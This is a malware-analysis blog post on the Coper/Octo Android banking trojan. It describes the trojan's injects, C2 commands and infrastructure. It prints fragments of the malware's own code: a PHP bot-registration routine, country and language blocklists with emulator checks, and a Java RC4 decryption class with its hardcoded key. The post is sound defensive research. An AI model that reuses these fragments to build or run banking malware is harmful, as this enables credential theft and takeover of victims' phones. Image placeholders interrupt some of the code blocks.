

Coper / Octo - A Conductor for Mobile Mayhem... With Eight Limbs?

 team-cymru.com/post/coper-octo-a-conductor-for-mobile-mayhem-with-eight-limbs

S2 Research Team

March 5, 2024

- [S2 Research Team](#)
-
- - Mar 5
 -
 - 14 min read

Updated: Mar 26

Analysis of an Android Malware-as-a-Service Operation

Coper, a descendant of the [Exobot](#) malware family, was first observed in the wild in July 2021, targeting Colombian Android users. At that time, Coper was distributed as a fake version of Bancolombia's "Personas" application. Its capabilities included keylogging, interception of push notifications and SMS messages, as well as control over the infected device's screen.


In early 2022, researchers at ThreatFabric identified a post on an underground economy forum where the author sought information on the 'Octo Android botnet'. Their analysis of this post established a direct link to ExobotCompact, a "lite" version of the aforementioned Exobot, which had been updated and rebranded as Octo.

Therefore, Coper and Octo are considered synonymous names for the same malware family, which has evolved over time from its Exobot origins (circa 2016).

Today, [Coper/Octo](#) is offered as malware-as-a-service, where customers are provided access to a panel and builder used to coordinate and execute campaigns. As a result, we observe Coper/Octo being used to target many countries across the globe in campaigns

crafted to 'appeal' to specific audiences. The aforementioned fake "Personas" application serves as a good example of the level of regional focus that the service can provide its customers.





In this blog post, we will detail our analysis and understanding of the Coper/Octo Android malware, examining the malware's continued development, as well as providing insights into attack patterns, infrastructure utilization and management, and hunting tips.

Key Findings

Coper/Octo, originating from the Exobot malware family, has evolved from its initial observations in 2021 targeting Colombian Android users. It has transformed into a malware-as-a-service operation, providing customers with a range of malicious capabilities. The malware's distribution includes tactics such as impersonating legitimate applications like banking apps to deceive users into installing it.

The malware offers a variety of advanced features, including keylogging, interception of SMS messages and push notifications, and control over the device's screen. It employs various injects to steal sensitive information, such as passwords and login credentials, by displaying fake screens or overlays. Additionally, it utilizes VNC (Virtual Network Computing) for remote access to devices, enhancing its surveillance capabilities.

Coper/Octo operates through a complex command-and-control (C2) infrastructure, encrypting communications to evade detection. Analysis of C2 servers reveals an understanding of victim targeting, with notable concentrations in countries like Portugal, Spain, Turkey, and the United States. The malware employs techniques to filter out certain regions, ensuring its operations align with the interests of its operators while evading detection in specific geopolitical areas.

Malware Analysis

Initial Command and Control Capabilities

Firstly, we will examine the Coper/Octo malware payload which has been updated over the last few years to include new features and provide greater "user" flexibility. This flexibility becomes evident when we examine the malware configuration, which is set by each customer/operator.


After the initial compromise and once communication with the C2 server is established, the Coper/Octo bot payload is passed to the victim device. The payload includes the configuration file, the parameters of which include:

- `block_push_apps`: blocks push notifications for the listed applications.
- `desired_apps`: specifies the applications targeted by the malware.
- `domains_bot`: provides the C2 server for bot communications. This field is combined with the `extra_domains` field, which serves as backup C2 information.
- `keylogger_enabled`: a binary field determining whether the keylogging function is switched on or off.
- `injects_list`: the chosen injects the bot will deploy when a targeted application is accessed. Used in conjunction with `injects_to_disable`. We will cover injects in further detail below.
- `net_delay`: determines the time delta for network requests, i.e., communications with the C2 server.
- `smarts_ver`: determines the inject version to be utilized. Again we will cover this field in further detail below.
- `uninstall_apps`: a list of applications to be uninstalled from the infected device. Used in tandem with `uninstall_delay` to specify the interval when this action takes place.

The aforementioned `smarts_ver` configuration field relates to the injects functionality embedded into the Coper/Octo bot and the C2 infrastructure used to manage it. The `smarts` information is further broken down into a separate table, likely to facilitate easier management.

This table contains information such as the inject and target type, as well as specific characteristics of the inject, such as how extracted data should be formatted and whether the inject is currently active or not. An example of this table is provided below.

(1, 'html', 'specials', 'gmail', '%FILE_gmail.html%', "", "", 1)
(2, 'html', 'specials', 'pattern', '%FILE_pattern.html%', "", "", 1)
(3, 'html', 'specials', 'pin', '%FILE_pin.html%', "", "", 1)



From left to right, the data in the table is explained as follows:

- 1, 2, 3 are the inject IDs
- HTML is the inject type
- specials indicates that the inject is part of the default build provided when the bot is installed; these injects cannot be removed

- Gmail, pattern, pin are the inject payloads, followed by the path (denoted by the %FIELD_ value)
- 1 is an “is alive” value, where in the case of the three injects shown this is “true”

Coper/Octo supports several injects, for example:

- Accessibility Index: Displays instructions on how to enable Accessibility Services, which are required to be activated in order to facilitate remote interactions with the infected device. A degree of social engineering is employed to encourage the victim to take this action
- Fake Pattern: Displays a ‘fake’ unlock pattern screen to the victim user. This allows for the capture of the unlock pattern required to access the device, which is of particular value for VNC interactions
- Gmail Fake: Displays a ‘fake’ Gmail login form to the victim user. Steps are taken to make this form feel/look realistic, for example the user’s email address is prepopulated requiring only the password to be submitted. The obvious end goal being the theft of email login credentials
- URL Inject: Displays an overlay web page, such as an authentication form, when the victim user accesses an app. The URL inject allows for the harvesting of credentials from any accounts or applications the operator wishes to target. The inputted data and cookie information are transferred back to the control server as with the other injects.


In addition to the configuration file and injects, the operator can further interact with the malware using a series of commands. All requests to/from the C2 infrastructure are AES encrypted and Base64 encoded. Examples of these commands include:

- delete_bot: delete the Coper/Octo bot
- intercept_off / _on: disables or enables SMS interception
- lock_off / _on: unlock or lock the infected device
- open_url: open a web page in the infected device’s default browser

- `set_vnc_task`: provide a remote action command, e.g., a gesture
- `sms`: used to send an SMS message from the infected device (to a specific phone number)
- `start_ / stop_keylogger`: starts or stops keylogging on the infected device
- `vnc_start / _stop`: starts or stops VNC functionality - i.e., remote control of the device/screen

Operators can also set further parameters to extract detailed information from the infected device, as summarized in the table below.

<code>bI</code>	Bot ID	<code>iFp</code>	List of unavailable permissions	<code>spD</code>	Data to save from the inject
<code>bP</code>	Ping action	<code>iPa</code>	Does the trojan have push notifications rights?	<code>sPK</code>	Package name to save inject data
<code>bR</code>	Registration action	<code>iSE</code>	Is the device unlocked?	<code>sSD</code>	Save data from the smarts inject
<code>bS</code>	Send SMS	<code>iSp</code>	Number of occasions the bot was unable to open PermsAct	<code>sT</code>	SMS time
<code>bs</code>	VNC screenshot body to save	<code>kL</code>	Keylogger enabled/disabled?	<code>tA</code>	IMEI number
<code>cTsk</code>	Current Accessibility Service status	<code>kM</code>	Keylogger message	<code>tB</code>	Mobile number
<code>dA</code>	Status of trojan admin rights	<code>lA</code>	List installed applications	<code>tC</code>	Device country
<code>eM</code>	Error message	<code>lB</code>	A constant used as a tag	<code>tD</code>	System language
<code>fgM</code>	Foreground mode	<code>lK</code>	Is the device locked/unlocked?	<code>tE</code>	Android version
<code>fn</code>	VNC screenshot filename	<code>lL</code>	Is the loader present?	<code>tF</code>	Device model
<code>gSWI</code>	Get smart inject	<code>nS</code>	New SMS	<code>tG</code>	Mobile operator
<code>iA</code>	Is the trojan the default SMS manager?	<code>rIP</code>	Real IP from ip-api.com/json	<code>up</code>	Device uptime
<code>iAc</code>	Does the trojan have Accessibility Services access?	<code>rTS</code>	Device local timestamp	<code>vnc</code>	VNC status
<code>iAg</code>	Is Android Go enabled by default?	<code>rZ</code>	Task results	<code>vncd</code>	VNC XML layout
<code>iBC</code>	Display battery status	<code>sA</code>	SMS address	<code>vncScr</code>	VNC takes a screenshot
<code>iCP</code>	Is the device on charge?	<code>sB</code>	SMS body	<code>xc</code>	Action request - followed by another parameter
		<code>sFd</code>	Boolean parameter indicating if the inject is filled (or not)		



Many of these parameters existed in earlier versions of Coper/Octo from around mid-2021, and Exobot dating as far back as 2018, indicating the malware's development over time and the connections between the families.

With an understanding of how the operators communicate with each infected device (or “bot”), we can now delve into more detail about how this story unfolds, with the support of examples and images.

Victim Registration and Filtering

When a victim device is initially registered with the bot C2 server, essential information such as the IMEI number, phone model, Android version, device uptime, etc., is collected and stored in an SQL database. This data serves as a reference for the threat operator and can be reviewed in the future.

Following registration, the victim device continues to send updates to the C2 server on a daily basis. These updates allow the threat operator to monitor their infections and compile user interactions with the victim devices.

The screenshot below illustrates the bot registration script, providing a detailed view of these information values, denoted as \$value (e.g., \$imei and \$model).

```

function register($bot_id, $data)
{
    $is_sms_admin = (int)$data[P_IS_SMS_ADMIN];
    $is_device_admin = (int)$data[P_IS_DEVICE_ADMIN];
    $is_locked = (int)$data[P_IS_LOCKED];

    if(isset($data[P_IS_LOADER_INSTALLED]))
        $is_loader_installed = (int)$data[P_IS_LOADER_INSTALLED];
    else
        $is_loader_installed = 2;


    $extra_info = $this->db->escape($this->getExtraInfo($data));

    if(isset($data[P_REAL_IP]) && $data[P_REAL_IP] != "")
        $ip_raw = $this->parseIP($data[P_REAL_IP]);
    else
        $ip_raw = get_ip();

    $ip = $this->db->escape(substr($ip_raw, 0, 512));
    $bot_id2 = $this->db->escape($bot_id);
    $imei = $this->db->escape(substr($data[P_IMEI], 0, 50));
    $number = $this->db->escape(substr($data[P_NUMBER], 0, 15));
    $country = $this->db->escape(substr($data[P_COUNTRY], 0, 2));
    $lang = $this->db->escape(substr($data[P_LANG], 0, 5));
    $android = $this->db->escape(substr($data[P_ANDROID], 0, 64));
    $model = $this->db->escape(substr($data[P_MODEL], 0, 200));
    $operator = $this->db->escape(substr($data[P_OPERATOR], 0, 20));
    $tag = $this->db->escape(substr($data[P_TAG], 0, 32));
    $apps = $this->db->escape($data[P_INSTALLED_APPS]);
    $uptime = $this->db->escape((int)$data[P_UPTIME]);
    $vnc = $this->db->escape(substr($data[P_VNC], 0, 128));

    $keylogger = $this->cfg['keylogger_enabled'];
}


```



Two values hold particular significance during the bot registration stage: \$country and \$lang. Like many malware families, Coper/Octo prohibits the infection of devices in Commonwealth of Independent States (CIS) countries and/or devices utilizing the official languages of these countries.

This means that for customers of Coper/Octo, victims in Armenia, Azerbaijan, Belarus, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Turkmenistan, and Uzbekistan are strictly out of scope. The filter is applied by the malware authors and is present in all standard distributions of the malware.

```
define('SKIP_FILTER', false);  
define('FORBIDDEN_COUNTRIES', 'cn,ru,rus,kz,ua,by,az,am,kg,md,tj,tm,uz');  
define('FORBIDDEN_LANGS', 'ru,kk,uk,be,az,hy,ky,mo,tg,tk,uz');
```




Additionally, eagle-eyed readers will notice that victims in China (cn) and Ukraine (ua) are also prohibited.

The process of checking against language and country filters occurs alongside checks to ensure that the victim device is not an emulator or running on a virtual machine, resulting in three distinct reasons why a bot may be rejected in the registration process..

```
if(!SKIP_FILTER && !strstr($tag, "DONOTFILTER"))
{
    if(stristr("".FORBIDDEN_LANGS."", " ".$data[P_LANG]."))
    {
        $this->block_bitch("bad lang: {$lang}", $ip_raw);
        return "";
    }

    if($data[P_OPERATOR] == "Android" ||
        $data[P_MODEL] == "VirtualBox" ||
        strstr($data[P_MODEL], "Emulator x86") ||
        strstr($data[P_MODEL], "Sandbox" )
    {
        $this->block_bitch("baddevice: {$data[P_MODEL]}", $ip_raw);
        return "";
    }

    if($data[P_COUNTRY] != "" && strstr("".FORBIDDEN_COUNTRIES."", " ".$data[P_COUNTRY]."))
    {
        $this->block_bitch("bad country: {$country}", $ip_raw);
        return "";
    }
}
```



Once the registration process has successfully occurred and regular updates are being received from the bot, the threat operator can begin to interact further using the commands and features outlined previously.

Encryption / Evading Detection

To evade detection, all Dex classes associated with Coper/Octo are encrypted using a hardcoded RC4 key, following the encryption routine illustrated below.

```
public class RC4Encryption {

    private int index1 = 0;
    private int index2 = 0;
    private final int[] keySchedulingArray = new int[256];

    public RC4Encryption(byte[] key) {
        initializeKeyScheduling(key);
    }

    // Initializes the key scheduling array based on the provided key
    private void initializeKeyScheduling(byte[] key) {
        for (int i = 0; i < 256; i++) {
            keySchedulingArray[i] = i;
        }

        int j = 0;
        for (int i = 0; i < 256; i++) {
            j = (j + keySchedulingArray[i] + (key[i % key.length] & 0xFF)) % 256;
            swapElements(i, j, keySchedulingArray);
        }
    }

    // Swaps elements in the key scheduling array
    private void swapElements(int i, int j, int[] array) {
        int temp = array[i];
        array[i] = array[j];
        array[j] = temp;
    }

    // Encrypts or decrypts the input string using the RC4 algorithm
    public static String encryptDecryptRC4(String input) {
        RC4Encryption rc4 = new RC4Encryption("lU0jgv9f6hgMZI48x".getBytes());
        return rc4.performRC4(input);
    }

    // Performs the actual RC4 operation (encryption/decryption)
    public String performRC4(String input) {
        byte[] inputBytes = hexStringToByteArray(input);
        byte[] outputBytes = new byte[inputBytes.length];



        for (int i = 0; i < inputBytes.length; i++) {
            index1 = (index1 + 1) % 256;
            index2 = (index2 + keySchedulingArray[index1]) % 256;
            swapElements(index1, index2, keySchedulingArray);
            int xorIndex = (keySchedulingArray[index1] + keySchedulingArray[index2]) % 256;
            outputBytes[i] = (byte) (inputBytes[i] ^ keySchedulingArray[xorIndex]);
        }

        return new String(outputBytes);
    }

    // Converts a hex string to a byte array
```



```
// converted a hex string to a byte array
public byte[] hexStringToByteArray(String s) {
    int len = s.length();
    byte[] data = new byte[len / 2];
    for (int i = 0; i < len; i += 2) {
        data[i / 2] = (byte) ((Character.digit(s.charAt(i), 16) << 4)
            + Character.digit(s.charAt(i + 1), 16));
    }
    return data;
}
}
```




With knowledge of the routine and the hardcoded key (IU0jgv9f6hgMZI48x) we are better equipped to understand the Coper/Octo code, including its functionalities and interactions with the C2 infrastructure.

Using CyberChef, we can input encrypted strings as follows, with the output being the decrypted string in plain text.


